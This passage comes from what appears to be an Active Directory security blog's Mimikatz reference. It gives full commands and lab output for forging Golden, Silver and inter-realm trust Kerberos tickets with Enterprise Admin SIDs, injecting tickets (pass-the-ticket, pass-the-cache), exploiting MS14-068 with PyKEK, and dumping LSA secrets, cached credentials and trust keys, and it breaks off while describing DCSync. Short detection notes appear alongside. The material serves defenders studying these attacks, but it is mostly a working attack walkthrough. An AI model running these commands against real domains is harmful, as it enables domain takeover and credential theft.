- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).
- /sids (optional) – set to be the SID of the Enterprise Admins group in the AD forest ([ADRootDomainSID]-519) to spoof Enterprise Admin rights throughout the AD forest (AD admin in every domain in the AD Forest).
- /aes128 – the AES128 key
- /aes256 – the AES256 key

Golden Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519 (this is only effective when the forged ticket is created in the Forest root domain, though add using /sids parameter for AD forest admin rights)
- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

kerberos::golden /admin:ADMINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTPASSWORDHASH /ptt

Command Example:

```
.\\mimikatz "kerberos::golden /admin:DarthVader /domain:rd.lab.adsecurity.org /id:9999 /sid:S-1-5-21-135380161-102191138-581311202  
/krbtgt:13026055d01f235d67634e109da03321 /startoffset:0 /endin:600 /renewmax:10080 /ptt" exit
```

```

mimikatz(commandline) # kerberos::golden /admin:DarthVader /domain:lab.adsecurity.org /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /krbtgt:8a2f1adcd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewmax:10080 /ptt
User : DarthVader
Domain : lab.adsecurity.org
SID : S-1-5-21-1387203482-2957264255-828990924
User Id : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime: 3/12/2015 9:44:08 PM ; 3/13/2015 7:44:08 AM ; 3/19/2015 9:44:08 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'DarthVader @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> klist

Current LogonId is 0:0xdac83

Cached Tickets: <1>

#0> Client: DarthVader @ lab.adsecurity.org
   Server: krbtgt/lab.adsecurity.org @ lab.adsecurity.org
   KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
   Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
   Start Time: 3/12/2015 21:44:08 <local>
   End Time: 3/13/2015 7:44:08 <local>
   Renew Time: 3/19/2015 21:44:08 <local>
   Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\Users\JoeUser> net use \\adsdc02.lab.adsecurity.org\c$\windows\ntds
The command completed successfully.

PS C:\Users\JoeUser> whoami
adsecslab\joeuser
PS C:\Users\joeuser>

```

Golden Ticket References:

- * [Golden Tickets are now More Golden \(with SID History\)](#)

Update 1/5/2016:

In early January 2015, I shared with customers indicators for detecting forged Kerberos tickets and subsequently presented this information at BSides Charm 2015. Soon after, Mimikatz was updated with a domain field that was set to static values, usually containing the string "eo.eo". As of the [Mimikatz update dated 1/5/2016](#), forged Kerberos tickets no longer include a domain anomaly since the netbios domain name is placed in the domain component of the Kerberos ticket.

Mimikatz code diff:

588	601	KIWI_NEVERTIME(&validationInfo.PasswordMustChange);
589	-	RtlInitUnicodeString(&validationInfo.LogonDomainName, L"<3 eo.eo ~ ANSSI E>");
602	+	RtlInitUnicodeString(&validationInfo.LogonDomainName, LogonDomainName);

More information on the difficulty of detecting forged Kerberos tickets (Golden Tickets, Silver Tickets, etc) in the in the [Detecting Forged Kerberos Tickets](#) section.

Silver Ticket

A Silver Ticket is a TGS (similar to TGT in format) using the target service account's (identified by SPN mapping) NTLM password hash to encrypt and sign.

The Mimikatz command to create a silver ticket is "kerberos::golden".

Mimikatz Silver Ticket Command Reference:

- /domain – the fully qualified domain name. In this example: "lab.adsecurity.org".

- /sid – the SID of the domain. In this example: “S-1-5-21-1473643419-774954089-2222329127”.
- /sids – Additional SIDs for accounts/groups in the AD forest with rights you want the ticket to spoof. Typically, this will be the Enterprise Admins group for the root domain “S-1-5-21-1473643419-774954089-5872329127-519”. [This parameter adds the provided SIDs to the SID History parameter](#).
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group)
default: 513,512,520,518,519 for the well-known Administrator’s groups (listed below).
- /ticket (optional) – provide a path and name for saving the forged ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to -10 or 0 if this option is used). Mimikatz Default value is 0.
- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).
- /aes128 – the AES128 key
- /aes256 – the AES256 key

Silver Ticket Required Parameters:

- /target – the target server’s FQDN.
- /service – the kerberos service running on the target server. This is the Service Principal Name class (or type) such as cifs, http, mssql.
- /rc4 – the NTLM hash for the service (computer account or user account)

Silver Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519 (this is only effective when the forged ticket is created in the Forest root domain, though add using /sids parameter for AD forest admin rights)
- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

Example Mimikatz Command to Create a Silver Ticket:

The following Mimikatz command creates a Silver Ticket for the CIFS service on the server admswin2k8r2.lab.adsecurity.org. In order for this Silver Ticket to be successfully created, the AD computer account password hash for admswin2k8r2.lab.adsecurity.org needs to be discovered, either from an AD domain dump or by running Mimikatz on the local system as shown above (*Mimikatz “privilege::debug” “sekurlsa::logonpasswords” exit*). The NTLM password hash is used with the /rc4 parameter. The service SPN type also needs to be identified in the /service parameter. Finally, the target computer’s fully-qualified domain name needs to be provided in the /target parameter. Don’t forget the domain SID in the /sid parameter.

```
mimikatz "kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127
/target:admswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt" exit
```

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2952264255-828990924 /target:adsmssapp01.lab.adsecurity.org /rc4:d4423c76e3f68ee4c551a9a22dcace55 /service:cifs /ptt
User : LukeSkywalker
Domain : LAB.ADSECURITY.ORG
SID : S-1-5-21-1387203482-2952264255-828990924
User Id : 2601
Groups Id : *513 512 520 518 519
ServiceKey: d4423c76e3f68ee4c551a9a22dcace55 - rc4_hmac_nt
Service : cifs
Target : adsmssapp01.lab.adsecurity.org
Initime : 3/25/2015 6:39:43 PM ; 3/22/2025 6:39:43 PM ; 3/22/2025 6:39:43 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bue!
PS C:\temp\mimikatz> net use \\adsmssapp01.lab.adsecurity.org\admin$
```

The command completed successfully.

```
PS C:\temp\mimikatz> whoami
adseclab\joeuser
```

Update 1/5/2016:

In early January 2015, I shared with customers indicators for detecting forged Kerberos tickets and subsequently presented this information at BSides Charm 2015. Soon after, Mimikatz was updated with a domain field that was set to static values, usually containing the string "eo.oe". As of the [Mimikatz update dated 1/5/2016](#), forged Kerberos tickets no longer include a domain anomaly since the netbios domain name is placed in the domain component of the Kerberos ticket.

Mimikatz code diff:

588	601	KIWI_NEVERTIME(&validationInfo.PasswordMustChange);
589	-	RtlInitUnicodeString(&validationInfo.LogonDomainName, L"<3 eo.oe ~ ANSSI E>");
602	+	RtlInitUnicodeString(&validationInfo.LogonDomainName, LogonDomainName);

More information on the difficulty of detecting forged Kerberos tickets (Golden Tickets, Silver Tickets, etc) in the in the [Detecting Forged Kerberos Tickets section](#).

Trust Ticket

Once the Active Directory Trust password hash is determined ([Mimikatz "privilege::debug" "Isadump::trust /patch" exit](#)), a trust ticket can be generated.

[More background on Trust Tickets](#).

Forging Internal AD Forest Trust Tickets

In this example, Trust tickets leverage two additional tools Benjamin Delpy wrote called AskTGS and Kirbykator.

Step 1: Dumping trust passwords (trust keys)

Current Mimikatz versions can extract the trust keys (passwords).

* [Mimikatz "privilege::debug" "Isadump::trust /patch" exit](#)

```

PS C:\temp\mimikatz> .\Mimikatz "privilege::debug" "lsadump::trust /patch" exit
.####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
## ^ ##
## < > ## /* = =
## < > ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## < > ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## #### with 16 modules = = */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::trust /patch

Current domain: CHILD.LAB.ADSECURITY.ORG (ADSECLABCHILD / S-1-5-21-3677078698-724690114-1972670770)

Domain: LAB.ADSECURITY.ORG (ADSECLAB / S-1-5-21-1581655573-3923512380-696647894)
[ In ] CHILD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
* 9/2/2015 7:43:14 PM - CLEAR - 8b 07 52 b0 61 53 84 4a 79 18 77 53 58 d6 39 63 64 ee 3f 83 d8 f1 db d7 c9 31 6c 2
e 58 d6 63 d9 a3 9a 1b 18 11 aa 1f 87 f3 01 f1 15 98 4b 8c 43 f3 4b 0c 01 bf c1 2a 09 03 99 74 3b f8 fb 8a 14 72 56 f2 b
0 cd 88 c3 6b 54 a7 43 8a 39 2d 28 89 54 9a 75 18 eb 06 9b 2b 76 b0 35 87 36 3a 1e f3 78 06 ff d3 f6 e5 26 60 85 47 20 0
6 e5 c2 9d 85 4d 8e 44 8e 5b ee e7 b5 aa 21 ba ac 60 68 0e 4f 10 3e 3c 9c e3 6d 78 da 59 84 a8 91 32 3c 94 f1 df 2f d1 2
5 77 48 d5 46 33 6e de 2f 28 87 bc 37 53 cb 61 a9 82 69 05 dd 25 18 d9 d4 4e 5e f4 a1 18 e6 a5 95 38 4f d9 05 bf 9d e
8 51 71 c4 79 4f 15 c5 6e 54 16 a8 fb e4 a3 12 95 78 0d 23 2e 4c fa 53 62 36 67 5c 14 d9 d8 aa a1 cb c4 55 42 a5 f9 4b c
6 69 bd d7 74 7e 24 96 b3 09 86 e2 b8 a4 45 66 8f c1 66 f2 6f 40 c5 3b cd 22 58 5b e1
* aes256_hmac 4a2a33feb2fd2d76811bfde424862e0054aa40f264c6ea1e324ee1b2a0dba1da
* aes128_hmac 385fd65010b6ee470f7fc1ea90c23bcd
* rc4_hmac_nt 49ed1653275f78846ff06de1a02386fd

[ Out ] LAB.ADSECURITY.ORG -> CHILD.LAB.ADSECURITY.ORG
* 9/2/2015 7:43:14 PM - CLEAR - 8b 07 52 b0 61 53 84 4a 79 18 77 53 58 d6 39 63 64 ee 3f 83 d8 f1 db d7 c9 31 6c 2
e 58 d6 63 d9 a3 9a 1b 18 11 aa 1f 87 f3 01 f1 15 98 4b 8c 43 f3 4b 0c 01 bf c1 2a 09 03 99 74 3b f8 fb 8a 14 72 56 f2 b
0 cd 88 c3 6b 54 a7 43 8a 39 2d 28 89 54 9a 75 18 eb 06 9b 2b 76 b0 35 87 36 3a 1e f3 78 06 ff d3 f6 e5 26 60 85 47 20 0
6 e5 c2 9d 85 4d 8e 44 8e 5b ee e7 b5 aa 21 ba ac 60 68 0e 4f 10 3e 3c 9c e3 6d 78 da 59 84 a8 91 32 3c 94 f1 df 2f d1 2
5 77 48 d5 46 33 6e de 2f 28 87 bc 37 53 cb 61 a9 82 69 05 dd 25 18 d9 d4 4e 5e f4 a1 18 e6 a5 95 38 4f d9 05 bf 9d e
8 51 71 c4 79 4f 15 c5 6e 54 16 a8 fb e4 a3 12 95 78 0d 23 2e 4c fa 53 62 36 67 5c 14 d9 d8 aa a1 cb c4 55 42 a5 f9 4b c
6 69 bd d7 74 7e 24 96 b3 09 86 e2 b8 a4 45 66 8f c1 66 f2 6f 40 c5 3b cd 22 58 5b e1
* aes256_hmac 2b9ec916434df858e6f8177c7b06153eb146a3dcba9e07688f20b3741cde49c2
* aes128_hmac e19f9209862a4ab5ba9563aff993fb75
* rc4_hmac_nt 49ed1653275f78846ff06de1a02386fd

[ In-1] CHILD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
* 9/2/2015 7:43:14 PM - CLEAR - 8b 07 52 b0 61 53 84 4a 79 18 77 53 58 d6 39 63 64 ee 3f 83 d8 f1 db d7 c9 31 6c 2
e 58 d6 63 d9 a3 9a 1b 18 11 aa 1f 87 f3 01 f1 15 98 4b 8c 43 f3 4b 0c 01 bf c1 2a 09 03 99 74 3b f8 fb 8a 14 72 56 f2 b
0 cd 88 c3 6b 54 a7 43 8a 39 2d 28 89 54 9a 75 18 eb 06 9b 2b 76 b0 35 87 36 3a 1e f3 78 06 ff d3 f6 e5 26 60 85 47 20 0
6 e5 c2 9d 85 4d 8e 44 8e 5b ee e7 b5 aa 21 ba ac 60 68 0e 4f 10 3e 3c 9c e3 6d 78 da 59 84 a8 91 32 3c 94 f1 df 2f d1 2
5 77 48 d5 46 33 6e de 2f 28 87 bc 37 53 cb 61 a9 82 69 05 dd 25 18 d9 d4 4e 5e f4 a1 18 e6 a5 95 38 4f d9 05 bf 9d e
8 51 71 c4 79 4f 15 c5 6e 54 16 a8 fb e4 a3 12 95 78 0d 23 2e 4c fa 53 62 36 67 5c 14 d9 d8 aa a1 cb c4 55 42 a5 f9 4b c
6 69 bd d7 74 7e 24 96 b3 09 86 e2 b8 a4 45 66 8f c1 66 f2 6f 40 c5 3b cd 22 58 5b e1
* aes256_hmac 4a2a33feb2fd2d76811bfde424862e0054aa40f264c6ea1e324ee1b2a0dba1da
* aes128_hmac 385fd65010b6ee470f7fc1ea90c23bcd
* rc4_hmac_nt 49ed1653275f78846ff06de1a02386fd

```

Step 2: Create a forged trust ticket (inter-realm TGT) using Mimikatz

Forge the trust ticket which states the ticket holder is an Enterprise Admin in the AD Forest (leveraging SIDHistory, “sids”, across trusts in Mimikatz, my “contribution” to Mimikatz). This enables full administrative access from a child domain to the parent domain. Note that this account doesn’t have to exist anywhere as it is effectively a Golden Ticket across the trust.

The Mimikatz command to create a trust ticket is “kerberos::golden”

- /domain – the fully qualified domain name. In this example: “lab.adsecurity.org”.
- /sid – the SID of the domain. In this example: “S-1-5-21-3677078698-724690114-1972670770”.
- /sids – Additional SIDs for accounts/groups in the AD forest with rights you want the ticket to spoof. Typically, this will be the Enterprise Admins group for the root domain “S-1-5-21-1581655573-3923512380-696647894-519”. **This parameter adds the provided SIDs to the SID History parameter.**
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group)
default: 513,512,520,518,519 for the well-known Administrator’s groups (listed below).
- /ticket (optional) – provide a path and name for saving the forged ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to -10 or 0 if this option is used). Mimikatz Default value is 0.

- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).
- /aes128 – the AES128 key
- /aes256 – the AES256 key

Trust Ticket Specific Required Parameters:

- /target – the target domain's FQDN.
- /service – the kerberos service running in the target domain (krbtgt).
- /rc4 – the NTLM hash for the service kerberos service account (krbtgt).
- /ticket – provide a path and name for saving the forged ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.

Trust Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519 (this is only effective when the forged ticket is created in the Forest root domain, though add using /sids parameter for AD forest admin rights)
- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

Mimikatz "Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770 /sids:S-1-5-21-1581655573-3923512380-696647894-519 /rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt /target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi" exit

Note: Using the /sids parameter will create a trust ticket for the target AD domain that says the holder is an Enterprise Admin.

```
PS C:\temp\kekeo> c:\temp\minikatz\Minikatz "Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770 /sids:S-1-5-21-1581655573-3923512380-696647894-519 /rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt /target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi" exit
#####
mimikatz 2.0 alpha <x64> release "Kiwi en C" (Aug 25 2015 11:30:54)
## ^ ##
## < > ## /* */
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/mimikatz <oe.oe>
##### with 16 modules * * */

mimikatz(commandline) # Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770
/sids:S-1-5-21-1581655573-3923512380-696647894-519 /rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt
/target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi
User      : DarthVader
Domain   : child.lab.adsecurity.org
SID       : S-1-5-21-3677078698-724690114-1972670770
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1581655573-3923512380-696647894-519 ;
ServiceKey: 49ed1653275f78846ff06de1a02386fd - rc4_hmac_nt
Service   : krbtgt
Target    : lab.adsecurity.org
Lifetime  : 9/2/2015 9:15:32 PM ; 8/30/2025 9:15:32 PM
-> Ticket  : c:\temp\tickets\EA-ADSECLABCHILD.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz(commandline) # exit
Bye!
```

NOTE: Mimikatz generates Silver Tickets with a hard-coded domain value which may appear in some events. It's also likely the domain field in logon/logoff events relating

to a forged ticket will have anomalies when compared to valid Kerberos authentication.

Step 3: Use the Trust Ticket file created in Step 2 to get a TGS for the targeted service in the destination domain. Save the TGS to a file.

The resulting TGS provides EA access to the parent (root) domain's Domain Controller by targeting the CIFS service in this example (but it could target any).

Asktgs c:\temp\tickets\EA-ADSECLABCHILD.kirbi CIFS/ADSDC02.lab.adsecurity.org

```
PS C:\temp\keeko> .\Asktgs c:\temp\tickets\EA-ADSECLABCHILD.kirbi CIFS/ADSDC02.lab.adsecurity.org
.#####. AskTGS Kerberos client 1.0 <x86> release "Kiwi en C" <Apr 19 2015 00:51:37>
## ^ ##
## / \
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com <oe.eo>
'#####' * * */

Ticket : c:\temp\tickets\EA-ADSECLABCHILD.kirbi
Service : krbtgt / lab.adsecurity.org @ child.lab.adsecurity.org
Principal : DarthVader @ child.lab.adsecurity.org

> CIFS/ADSDC02.lab.adsecurity.org
* Ticket in file 'CIFS.ADSDC02.lab.adsecurity.org.kirbi'
```

Step 4: Inject the TGS file created in Step 3 and then access the targeted service with the spoofed rights.

Kirbikator lsa c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi

```
PS C:\temp\keeko> .\Kirbikator lsa c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi
.#####. KiRBikator 1.0 <x86> release "Kiwi en C" <Apr 19 2015 00:51:33>
## ^ ##
## / \
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com <oe.eo>
'#####' * * */

Destination : Microsoft LSA API <multiple>
< c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi <RFC KRB-CRED <#22>>
> Ticket DarthVader@child.lab.adsecurity.org-CIFS\ADSDC02.lab.adsecurity.org@LAB.ADSECURITY.ORG : injected
PS C:\temp\keeko>
PS C:\temp\keeko> net use \\adsdco2.lab.adsecurity.org\admin$&
The command completed successfully.
```

KERBEROS::Hash – hash password to keys

KERBEROS::List – List all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets.

Similar to functionality of "klist".

• **/export** – export user tickets to files.

Use **SEKURLSA::TICKETS** to dump Kerberos tickets for all authenticated users on the system.

Note that there are circumstances where the user certificates won't export. This requires running **SEKURLSA::Tickets /export** (with appropriate privileges).

```
mimikatz(commandline) # kerberos::list
[00000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 9/14/2015 6:46:57 PM ; 9/15/2015 4:46:57 AM ; 9/21/2015 6:46:57 PM
  Server Name : krbtgt/RD.ADSECURITY.ORG @ RD.ADSECURITY.ORG
  Client Name : Admin @ RD.ADSECURITY.ORG
  Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```

KERBEROS::PTC – pass the cache (NT6)

*Nix systems like Mac OS, Linux, BSD, Unix, etc cache Kerberos credentials. This cached data can be copied off and passed using Mimikatz. Also useful for injecting

Kerberos tickets in ccache files.

A good example of Mimikatz's kerberos::ptc is when [exploiting MS14-068 with PyKEK](#). PyKEK generates a ccache file which can be injected with Mimikatz using kerberos::ptc.

```
c:\Temp>c:\temp\pykek\ms14-068.py -u joeuser@lab.adsecurity.org -p Password99! -s S-1-5-21-1581655573-3923512380-696647894-2634 -d adsdc02.lab.adsecurity.org
[+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
[+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
[+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
[+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
[+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Creating ccache file 'TGT_joeuser@lab.adsecurity.org.ccache'... Done!

c:\Temp>c:\temp\mimikatz\mimikatz.exe
#####
# mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
## ^ ##
## / \ ## /* * */
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 16 modules * * */

mimikatz # kerberos::ptc c:\temp\TGT_joeuser@lab.adsecurity.org.ccache
Principal : (01) : joeuser ; @ LAB.ADSECURITY.ORG

Data 0
Start/End/MaxRenew: 12/30/2015 1:43:57 PM ; 12/30/2015 11:43:57 PM ; 1/6/2016 1:43:57 PM
Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Client Name (01) : joeuser ; @ LAB.ADSECURITY.ORG
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
Session Key : 0x00000017_rc4_hmac_nt
54bd6cdec816a2987fcf28ea34b362fb
Ticket : 0x00000000 - null ; kvno = 2 ; [...]
* Injecting ticket : OK

mimikatz # exit
Bye!
```

KERBEROS::PTT – pass the ticket

After a [Kerberos ticket is found](#), it can be copied to another system and passed into the current session effectively simulating a logon without any communication with the Domain Controller. No special rights required.

Similar to SEKURLSA::PTH (Pass-The-Hash).

- /filename – the ticket's filename (can be multiple)
- /directory – a directory path, all .kirbi files inside will be injected.

```
mimikatz(commandline) # kerberos::ptt [0;28deal-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
0 - File '[0;28deal-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: <1>

#0> Client: LukeSkywalker @ LAB.ADSECURITY.ORG
Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
KerbiTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 6/26/2015 22:27:22 <local>
End Time: 6/27/2015 8:27:22 <local>
Renew Time: 7/3/2015 22:27:22 <local>
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

KERBEROS::Purge – purge all Kerberos tickets

Similar to functionality of "klist purge". Run this command before passing tickets (PTC, PTT, etc) to ensure the correct user context is used.

```
mimikatz(commandline) # kerberos::list
[00000000] - 0x00000001 - rc4_hmac_nt
    Start/End/MaxRenew: 9/14/2015 6:46:57 PM ; 9/15/2015 4:46:57 AM ; 9/21/2015 6:46:57 PM
    Server Name       : krbtgt/RD.ADSECURITY.ORG @ RD.ADSECURITY.ORG
    Client Name       : Admin @ RD.ADSECURITY.ORG
    Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```

KERBEROS::TGT – get current TGT for current user.

```
mimikatz(commandline) # kerberos::tgt
Kerberos TGT of current session :
    Start/End/MaxRenew: 9/14/2015 6:49:41 PM ; 9/15/2015 4:49:41 AM ; 9/21/2015 6:49:41 PM
    Service Name (02) : krbtgt ; RD.ADSECURITY.ORG ; @ RD.ADSECURITY.ORG
    Target Name (02) : krbtgt ; RD ; @ RD.ADSECURITY.ORG
    Client Name (01) : Admin ; @ RD.ADSECURITY.ORG
    Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
    Session Key      : 0x000000017 - rc4_hmac_nt
    0000000000000000000000000000000000000000
    Ticket           : 0x000000017 - rc4_hmac_nt      ; kvno = 0      [...]
** Session key is NULL! It means allowtgtsessionkey is not set to 1 **
```

LSADUMP

The LSADUMP Mimikatz Module interacts with the Windows Local Security Authority (LSA) to extract credentials. Most of these commands require either debug rights (privilege::debug) or local System. By default, the Administrators group has Debug rights. Debug still has to be "activated" by running "privilege::debug".

LSADUMP:Backupkeys

Requires Administrator rights.

```
mimikatz # lsadump::backupkeys
Current preferred key: {0982ccb4-f37d-4b66-99d3-fceff6dd8aec}
* RSA key
  Exportable key : YES
  Key size       : 2048

Compatibility preferred key: {fe7f1d97-d76b-499f-a2ec-e2382b99cb8a}
* Legacy key
e745a521155375c662e4c8df2673fd695d65c29a4a24b3ce567ba2983200d
e461c785d877a9d6ae6b0d643d37e5dfc786b93e61a93e5e67810c1bc8746c7c
af94f3b65629debde0a2bb29c274a70ded59c98ed90ac399d0a7afa4a366f6
f8dc7279c3ed1d595cbf11d0133c8b572e9404b638e02905c12a0f60a1442d24
e566e1ec091e38e26c46618cd53b91d10c713cecad1800acb668d82d854a8ac9
d78dfe92299f0608207a256244f4f9b7f996290bc6e051cbde89706e249ffa8
1251d5a2726a4c5b6baa86322583dc5c916af533a779444e81f455836c149fa
119644750403b3495df52c6d0d0bc2389b484458c815ce8b65eb36ba03cddb10
```

LSADUMP::Cache – Get the SysKey to decrypt NL\$KM then MSCache(v2) (from registry or hives)

Requires Administrator rights.

```
mimikatz # lsadump::cache
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657

Local name : RDLABDC02 (S-1-5-21-3017930946-1529675408-4271689233)
Domain name : RD (S-1-5-21-2578996962-4185879466-3696909401)

Policy subsystem is : 1.12
LSA Key(s) : 1, default {91cbbc93-b740-4665-cbf4-90bdd79a5202}
[00] {91cbbc93-b740-4665-cbf4-90bdd79a5202} 1164b471bfff34c94b54f28b69b18f913ffb9b113c9b1fe355d4f901557acea0d
* Iteration is set to default (10240)
```

LSADUMP::DCSync – ask a DC to synchronize an object (get password data for account)

Requires membership in Domain Administrator, domain Administrators, or custom delegation.

A major feature added to Mimikatz in August 2015 is “DCSync” which effectively “impersonates” a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz’s DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not only allowed to pull password data for users by default.

How DCSync works:

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via [GetNCChanges](#) (leveraging [Directory Replication Service \(DRS\) Remote Protocol](#))

